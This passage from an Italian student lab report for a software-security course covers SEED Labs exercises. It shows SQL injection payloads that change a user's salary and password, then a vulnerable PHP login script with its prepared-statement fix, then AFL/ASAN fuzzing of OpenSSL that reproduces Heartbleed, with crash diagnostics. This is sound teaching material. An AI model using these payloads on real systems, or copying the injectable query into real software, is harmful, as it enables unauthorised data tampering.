Riduzione Stipendio Boby a 1

Allo stesso modo di prima, si può creare un **payload** diverso che va a cambiare il valore di **Salary** e la **condizione** di verifica, impostando il **nome** a Boby. Il **payload** diventa quindi il seguente:

```
Alice', Salary='1' WHERE name='Boby'; #
```

Generando anche qui il **risultato** desiderato.

Boby Profile	
Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	
Address	
Phone Number	


Figure 72: Risultato

Cambio Password Boby

Anche per il **cambio della password**, si può creare un **payload** molto simile, dove adesso ciò che si va a modificare è il campo **password** anziché il campo **salary**. Come suggerito sulle **slide**, il **database** salva il valore di **hash SHA1** delle password al posto della stringa di password in chiaro, rendendo necessario l'utilizzo della funzione **sha1()** nella nostra **query**. Il **payload** è quindi il seguente:

```
Alice', password=sha1('ciao') WHERE name='Boby'; #
```

Il risultato della **query** si può controllare effettuando l'**accesso** e, come si può correttamente notare, la **password** viene cambiata e mostrata nel **link** della pagina.




Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	
Address	
Phone Number	

Figure 73: Risultato

2.5 Challenge extra - Prepared statement

Modifica della Web App per renderla **robusta** agli attacchi di **SQL Injection** attraverso l'uso dei **prepared statement**. Il file da modificare è **unsafe.php**, memorizzato nella directory **image_www/Code/defense**. Il file in questione si presenta nel modo seguente:



```

1 ?php
2 // Function to create a sql connection.
3 function getDB() {
4     $dbhost="10.9.0.6";
5     $dbuser="seed";
6     $dbpass="dees";
7     $dbname="sqlab_users";
8
9     // Create a DB connection
10    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11    if ($conn->connect_error) {
12        die("Connection failed: " . $conn->connect_error . "\n");
13    }
14    return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26                         FROM credential
27                         WHERE name= '$input_uname' and Password= '$hashed_pwd'");
28 if ($result->num_rows > 0) {
29     // only take the first row
30     $firstrow = $result->fetch_assoc();
31     $id      = $firstrow["id"];
32     $name   = $firstrow["name"];
33     $eid    = $firstrow["eid"];
34     $salary = $firstrow["salary"];
35     $ssn    = $firstrow["ssn"];
36 }
37
38 // close the sql connection
39 $conn->close();
40 ?>

```

Figure 74: unsafe.php

Il presente codice espone la **web application** a rischi di **SQL Injection**, poiché la query SQL viene costruita concatenando direttamente i valori di input (`$input_uname` e `$hashed_pwd`) senza alcuna sanitizzazione o l'uso di **prepared statements**. Inoltre, presenta diverse altre vulnerabilità, tra cui:

- **Utilizzo di un algoritmo di hashing debole:** L'algoritmo **SHA-1** è utilizzato per memorizzare le **password**, il quale è considerato deprecato e poco sicuro. Di conseguenza, non è raccomandato per l'hashing delle password.
- **Trasmissione non sicura:** I parametri **GET** sono utilizzati per passare la **username** e la **password** attraverso l'URL, il che può essere rischioso in quanto i parametri GET sono visibili nell'URL e possono essere facilmente intercettati.
- **Implementazione debole dell'autenticazione lato server:** Il codice esegue un'operazione di **autenticazione** lato server basata su una semplice query SQL, senza l'implementazione di controlli di sicurezza aggiuntivi come **limiti di tentativi di accesso**, **blocco** dell'account dopo un numero eccessivo di tentativi falliti, ecc.

Get Information

USERNAME

PASSWORD

Copyright © SEED LABs




Figure 75: Boby login



Information returned from the database

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **30000**
- Social Security Number: **10213352**

Figure 76: Information Boby

Al fine di **mitigare** queste vulnerabilità e utilizzare un meccanismo più sicuro, è stato apportato il seguente cambiamento al codice, introducendo l'uso dei **prepared statements**.



```

1 <?php
2 // Function to create a sql connection.
3 function getDB() {
4     $dbhost="10.9.0.6";
5     $dbuser="seed";
6     $dbpass="dees";
7     $dbname="sqllab_users";
8
9     // Create a DB connection
10    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11    if ($conn->connect_error) {
12        die("Connection failed: " . $conn->connect_error . "\n");
13    }
14    return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
26                         FROM credential
27                         WHERE name= ? and Password= ?");
28
29 //Bind parameters;
30 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
31 $stmt->execute();
32 //Bind result
33 $stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_ssn);
34 $stmt->fetch();
35
36
37
38 // close the sql connection
39
40 $conn->close();
41 ?>

```

Figure 77: Prepared statement

Il codice in questione, analogamente a quello insicuro, inizia stabilendo una **connessione al database** e recupera i parametri dalla richiesta **GET**. Tuttavia, a differenza del caso non sicuro, la query SQL è costruita utilizzando dei **parametri (?) al posto dei valori effettivi** e viene **preparata** per l'esecuzione.

Ciò significa che il database analizza e ottimizza la query in anticipo, **migliorando la sicurezza del sistema** rispetto alla concatenazione diretta dei valori di input.

Successivamente, i valori dei parametri vengono associati allo **statement preparato**. Questo passaggio è importante perché **protegge dal SQL injection**, in quanto i valori dei parametri **non vengono concatenati direttamente** nella query SQL, ma vengono **inviiati separatamente**, impedendo così l'iniezione di codice malevolo. Infine:

- I risultati della query vengono associati alle variabili specificate utilizzando il metodo `bind_result()`.
- Utilizzando il metodo `fetch()`, vengono **recuperati i dati** dalla query eseguita.

Get Information

USERNAME

PASSWORD

Get User Info

Copyright © SEED LABs




Figure 78: Boby login

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:




Figure 79: Prepared statement

3 LAB3: Fuzzing

OpenSSL è una libreria ampiamente utilizzata per implementare i protocolli di sicurezza **TLS (Transport Layer Security)** e **SSL (Secure Socket Layer)**, fondamentali per garantire la **crittografia dei dati** durante le comunicazioni su **Internet**.

Nel **2014** è stata scoperta una **vulnerabilità** all'interno del componente denominato **Heartbeat Extension**, parte integrante di OpenSSL. Questa vulnerabilità, nota come **Heartbleed**, permetteva a un **attaccante** di accedere alla **memoria del server** vulnerabile e recuperare **informazioni sensibili**, come **chiavi private SSL**, **credenziali di autenticazione** degli utenti e altro ancora, senza lasciare tracce.

Tale condizione poteva consentire a malintenzionati di **compromettere la sicurezza** dei servizi online, **rubare dati riservati** e persino **impersonare server o utenti**.

Lo scopo di questo esercizio è quello di **identificare la vulnerabilità** tramite l'uso combinato di **AFL (American Fuzzy Lop)** e **ASAN (AddressSanitizer)**, strumenti utili rispettivamente per il **fuzzing** del codice e per l'**individuazione di errori di memoria**.

3.1 Challenge Principale

- **Eseguire il fuzzing** di OpenSSL utilizzando **AFL (American Fuzzy Lop)** e **ASAN (Address Sanitizer)**, al fine di individuare comportamenti anomali o vulnerabilità.
- **Riprodurre** la vulnerabilità nota come **Heartbleed**, sfruttando l'estensione **Heartbeat** di OpenSSL, per analizzare nel dettaglio il malfunzionamento.
- **Interpretare i risultati** ottenuti durante il fuzzing, **diagnosticare il bug** e comprendere in che modo l'errore compromette la sicurezza del sistema.

3.1.1 Svolgimento

Come primo passo, è stata eseguita la **compilazione della libreria OpenSSL** con il supporto per **ASAN (Address Sanitizer)**, uno strumento essenziale per il **rilevamento degli errori di memoria**.

L'abilitazione di ASAN è particolarmente utile per individuare **bug di sicurezza** e **vulnerabilità** all'interno del codice, consentendo un'analisi più accurata durante il processo di **fuzzing**.

```
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ CC=afl-clang-fast CXX=afl-clang-fast++ ./config -d -g -no-shared
Operating system: x86_64-whatever-linux2
Configuring for debug-linux-x86_64
Configuring for debug-linux-x86_64
```

Figure 80: Compilazione della libreria OpenSSL

```
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ AFL_USE_ASAN=1 make build_libs
making all in crypto...
```

Figure 81: ASAN abilitato

Successivamente, come da suggerimento, è stato completato il programma di **test harness** `handshake.cc`. Lo scopo principale di questo programma è quello di **leggere 100 byte** dallo **Standard Input** e copiarli all'interno di un **array di byte**, così da simulare l'input che potrebbe causare comportamenti anomali nella libreria. Il codice implementato è riportato di seguito:

```
int main() {
    static SSL_CTX *sctx = Init();
    SSL *server = SSL_new(sctx);
    BIO *sinbio = BIO_new(BIO_s_mem());
    BIO *soutbio = BIO_new(BIO_s_mem());
    SSL_set_bio(server, sinbio, soutbio);
    SSL_set_accept_state(server);

    /* TODO: To spoof one end of the handshake, we need to write data to
    sinbio
     * here */
    char data[100];
    ssize_t bytesRead;
    bytesRead = read(STDIN_FILENO, data, 100);

    BIO_write(sinbio, data, 100);

    SSL_do_handshake(server);
    SSL_free(server);
    return 0;
}
```

Figure 82: Test harness `handshake.cc`

Una volta completato il **test harness**, è possibile procedere con la sua **compilazione** utilizzando **AFL (American Fuzzy Lop)** e abilitando anche in questo caso **ASAN (Address Sanitizer)**.

```
unina@software-security:~/software-security/fuzzing/heartbleed$ AFL_USE_ASAN=1 afl-clang-fast++ handshake.cc -o handshake openssl/libssl.a openssl/libcrypto.a -I openssl/include/ -ldl
afl-cc++4.00c by Michal Zalewski, Laszlo Szekeres, Marc Heuse - mode: LLVM
-PCGUARD
SanitizerCoveragePCCGUARD++4.00c
[+] Instrumented 10 locations with no collisions (non-hardened, ASAN mode)
  of which are 0 handled and 0 unhandled selects.
```

Figure 83: Compilazione test harness e abilitazione ASAN

Per eseguire correttamente il programma di **fuzzing**, è necessario disporre di un **certificato fittizio** generato tramite **openssl**. Poiché tale certificato era **già presente** nella **macchina virtuale** utilizzata per l'esperimento, non è stato necessario replicare la procedura di generazione. Si è quindi passati direttamente alla **creazione del seed** iniziale nella directory **input/**:

```
unina@software-security:~/software-security/fuzzing/heartbleed$ mkdir input
unina@software-security:~/software-security/fuzzing/heartbleed$ cd input
unina@software-security:~/software-security/fuzzing/heartbleed/input$ touch seed.txt
unina@software-security:~/software-security/fuzzing/heartbleed/input$
```

Figure 84: Creazione del seed nella cartella input

Procedendo con la prima esecuzione di **afl-fuzz**, il programma **crashava** immediatamente a causa delle **core dump notification**, impedendo di proseguire con il processo di fuzzing.

```
unina@software-security:~/software-security/fuzzing/heartbleed/input$ afl-fuzz -i input -o afl_outputs -m none -- ./handshake
afl-fuzz++4.00c based on afl by Michal Zalewski and a large online community
[+] afl++ is maintained by Marc "van Hauser" Heuse, Heiko "hexcoder" Eißfeldt, Andrea
Fioraldi and Dominik Maier
[+] afl++ is open source, get it at https://github.com/AFLplusplus/AFLplusplus
[+] NOTE: This is v3.x which changes defaults and behaviours - see README.md
[+] No -M/-S set, autoconfiguring for "-S default"
[*] Getting to work...
[*] Using exponential power schedule (FAST)
[*] Enabled testcache with 50 MB
[*] Checking core_pattern...

[-] Hmm, your system is configured to send core dump notifications to an
external utility. This will cause issues: there will be an extended delay
between stumbling upon a crash and having this information relayed to the
fuzzer via the standard waitpid() API.
If you're just testing, set 'AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1'.

To avoid having crashes misinterpreted as timeouts, please log in as root
and temporarily modify /proc/sys/kernel/core_pattern, like so:

echo core >/proc/sys/kernel/core_pattern

[-] PROGRAM ABORT : Pipe at the beginning of 'core_pattern'
    Location : check_crash_handling(), src/afl-fuzz-init.c:2198
```

Figure 85: Avvio di afl-fuzz e generazione del crash

Quindi si è proceduto a **disabilitare le restrizioni sui core dump**, utilizzando il comando:

```
unina@software-security:~/software-security/fuzzing/heartbleed$ sudo bash -c 'echo cor
e >/proc/sys/kernel/core_pattern'
```

Figure 86: Disabilita le restrizioni sui core dump

Concluse queste **fasi preliminari**, si è potuto procedere con l'**avvio di afl-fuzz** per l'esecuzione del **fuzzing** sul programma **handshake**. Durante l'esecuzione, **AFL** ha generato vari input a partire dal **seed iniziale**, riuscendo infine a causare un **crash del programma**, segnalato nella directory **afl_outputs/**.

```
unina@software-security:~/software-security/fuzzing/heartbleed$ afl-fuzz -i input -o a
fl_outputs -m none -- ./handshake
```

Figure 87: Afl-fuzz

```

american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing          overall results
  run time : 0 days, 0 hrs, 2 min, 0 sec  cycles done : 0
  last new find : 0 days, 0 hrs, 0 min, 35 sec  corpus count : 13
last saved crash : none seen yet  saved crashes : 0
last saved hang : none seen yet  saved hangs : 0
cycle progress          map coverage
  now processing : 4.6 (30.8%)  map density : 4.66% / 4.73%
  runs timed out : 0 (0.00%)  count coverage : 1.30 bits/tuple
stage progress          findings in depth
  now trying : havoc  favored items : 5 (38.46%)
  stage execs : 100/291 (34.36%)  new edges on : 5 (38.46%)
total execs : 16.1k  total crashes : 0 (0 saved)
  exec speed : 125.6/sec  total tmouts : 0 (0 saved)
fuzzing strategy yields  item geometry
  bit flips : disabled (default, enable with -D)  levels : 3
  byte flips : disabled (default, enable with -D)  pending : 6
  arithmetics : disabled (default, enable with -D)  pend fav : 0
  known ints : disabled (default, enable with -D)  own finds : 10
  dictionary : n/a  imported : 0
havoc/splice : 8/13.0k, 2/2808  stability : 100.00%
py/custom/rq : unused, unused, unused, unused
trim/eff : 33.33%/4, disabled

```

[cpu000:100%]

Figure 88: AFL-fuzz

Dopo un'attesa di circa **10 minuti**, AFL ha generato un totale di **16 crash**. Tuttavia, solo **uno** di questi è stato effettivamente **salvato** nella directory `afl_outputs/`, in quanto gli altri erano **duplicati** del medesimo evento. Tutti i crash rilevati facevano riferimento alla medesima **vulnerabilità**, ovvero la celebre **Heartbleed**, confermando che il **test harness** era correttamente configurato per esporre il bug noto. Questo comportamento è tipico di AFL, che conserva una sola istanza per ciascun tipo unico di crash, in modo da evitare la ridondanza nei risultati e facilitare l'analisi.

```

american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 0 hrs, 11 min, 55 sec
  last new find : 0 days, 0 hrs, 0 min, 45 sec
  last saved crash : 0 days, 0 hrs, 4 min, 17 sec
  last saved hang : none seen yet
overall results
  cycles done : 2
  corpus count : 46
  saved crashes : 1
  saved hangs : 0
map coverage
  map density : 4.77% / 5.12%
  count coverage : 1.36 bits/tuple
findings in depth
  favored items : 27 (58.70%)
  new edges on : 27 (58.70%)
  total crashes : 16 (1 saved)
  total touts : 2 (2 saved)
item geometry
  levels : 7
  pending : 23
  pend fav : 6
  own finds : 43
  imported : 0
  stability : 100.00%
[cpu000:200%]

  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 25/68.2k, 19/26.0k
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 54.60%/43, disabled

```

Figure 89: Afl-fuzz

3.1.2 Diagnosi del Bug - ASAN

Grazie al **file salvato** generato da **AFL** nella directory `afl_outputs/`, è possibile **riproducere il crash** in maniera deterministica, eseguendo nuovamente il programma e fornendo il file come **input**. Questo permette di osservare direttamente il comportamento anomalo del programma ed effettuare una **diagnosi approfondita** del bug.

```
unina@software-security:~/software-security/fuzzing/heartbleed$ ./handshake <afl_outputs/default/
crashes/id:000000,sig:06,src:000030,time:548884,execs:25015,op:havoc,rep:4
```

Figure 90: Generazione del crash

Al momento dell'esecuzione con il file di crash generato da **AFL**, viene presentata la **diagnosi di ASAN** nel seguente modo:

```

==231077==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x00000049c767 bp 0x7ffc4d6dcc30 sp 0x7ffc4d6dc3f8
READ of size 62481 at 0x629000009748 thread T0
#0 0x49c766 in __asan_memcpy (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49c766)
#1 0x4ded5f in tls1_process_heartbeat (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/t1_lib.c:2586:3
#2 0x5535da in ssl3_read_bytes (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4
#3 0x558139 in ssl3_get_message (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7
#4 0x520be0 in ssl3_get_client_hello (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4
#5 0x51c97e in ssl3_accept (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9
#6 0x4d1d03 in main (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49d3ad)
#7 0x7f8906642d8f in __libc_start_call_main csu/../sysdeps/ntpq/libc_start_call_main.h:58:16
#8 0x7f8906642e3f in __libc_start_main csu/../csu/libc-start.c:392:3
#9 0x4204c4 in _start (/home/unina/software-security/fuzzing/heartbleed/handshake+0x4204c4)

0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x49d3ad in malloc (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49d3ad)
#1 0x58ac89 in CRYPTO_malloc (/home/unina/software-security/fuzzing/heartbleed/openssl/crypto/mem.c:308:8

SUMMARY: AddressSanitizer: heap-buffer-overflow (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49c766) in __asan_memcpy
Shadow bytes around the buggy address:
 0x0c527ffff9290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c527ffff92a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c527ffff92b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c527ffff92c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c527ffff92d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c527ffff92e0: 00 00 00 00 00 00 00 00 [fa]fa fa fa fa fa fa
 0x0c527ffff92f0: fa fa
 0x0c527ffff9300: fa fa
 0x0c527ffff9310: fa fa
 0x0c527ffff9320: fa fa
 0x0c527ffff9330: fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: fa
Freed heap region: fd
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack after return: f5

```

Figure 91: Diagnostica

Grazie alla diagnostica fornita da **ASAN**, è possibile rispondere alle seguenti domande in merito al bug rilevato:

- **Che tipo di errore è stato rilevato?**

Come mostrato da **ASAN**, l'errore rilevato è della tipologia: **heap-buffer-overflow**.

```

==231077==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x00000049c767
bp 0x7ffc4d6dcc30 sp 0x7ffc4d6dc3f8

```

Figure 92: Tipo di errore rilevato

- **Qual è il punto nel codice di OpenSSL che causa l'errore?**

L'errore viene causato dalla funzione `tls1_process_heartbeat` nel file `t1_lib.c` di **OpenSSL**, alla **riga 2586**.

Questa funzione invoca la `memcpy`, che però non è vulnerabile di per sé. È quindi **necessario effettuare un controllo di validazione sull'input** nei pressi di questa istruzione, per evitare letture fuori dai limiti del buffer.

```
READ of size 62481 at 0x629000009748 thread T0
#0 0x49c766 in __asan_memcpy (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49c766)
#1 0x4ded5f in tls1_process_heartbeat /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/t1_lib.c:2586:3
#2 0x5535da in ssl3_read_bytes /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4
#3 0x558139 in ssl3_get_message /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7
#4 0x520be0 in ssl3_get_client_hello /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4
#5 0x51c97e in ssl3_accept /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9
#6 0x4d1d03 in main /home/unina/software-security/fuzzing/heartbleed/handshake.cc:49:3
#7 0x7f8906642d8f in __libc_start_call_main csu/../sysdeps/nptl/libc_start_call_main.h:58:16
#8 0x7f8906642e3f in __libc_start_main csu/../csu/libc-start.c:392:3
#9 0x4204c4 in _start (/home/unina/software-security/fuzzing/heartbleed/handshake+0x4204c4)
```

Figure 93: Punto nel codice di OpenSSL che causa l'errore

- **Qual è il punto nel codice di OpenSSL che ha allocato il buffer?**

Il buffer vulnerabile è stato allocato tramite la funzione `CRYPTO_malloc` nel file `mem.c` di **OpenSSL**, alla **riga 308**.

```
0x629000009748 is located 8 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x49d3ad in malloc (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49d3ad)
#1 0x58ac89 in CRYPTO_malloc /home/unina/software-security/fuzzing/heartbleed/openssl/crypto/mem.c:308:8
```

Figure 94: Punto nel codice di OpenSSL che ha allocato il buffer

Concluse le analisi preliminari tramite **ASAN**, è possibile procedere con una **diagnosi più approfondita** utilizzando il **debugger GDB**, per ispezionare lo stato della memoria e verificare con precisione l'origine del crash.

3.1.3 Diagnosi del crash con GDB

Come da **suggerimenti**, è possibile utilizzare **GDB (GNU Debugger)** per effettuare una diagnosi dettagliata del **crash**. In particolare, si può **porre un breakpoint** nel punto specifico del programma sospettato di causare l'errore, ed eseguire il programma passando come **input** il file responsabile del crash. Questo permette di analizzare lo **stato della memoria**, seguire l'esecuzione passo dopo passo e ottenere informazioni dettagliate sul flusso di chiamate.

```
unina@software-security:~/software-security/fuzzing/heartbleed$ gdb ./handshake
GNU gdb (Ubuntu 12.1-0ubuntu1-22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For Help, type "Help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 187 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rbase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_vaf, $bn_eval, $ida GDB functions (can be used with print/break)
Reading symbols from ./handshake...
----- tip of the day (disable with set show-tips off) -----
Use vmap -A|-B <number> <filter> to display <number> of maps after/before filtered ones
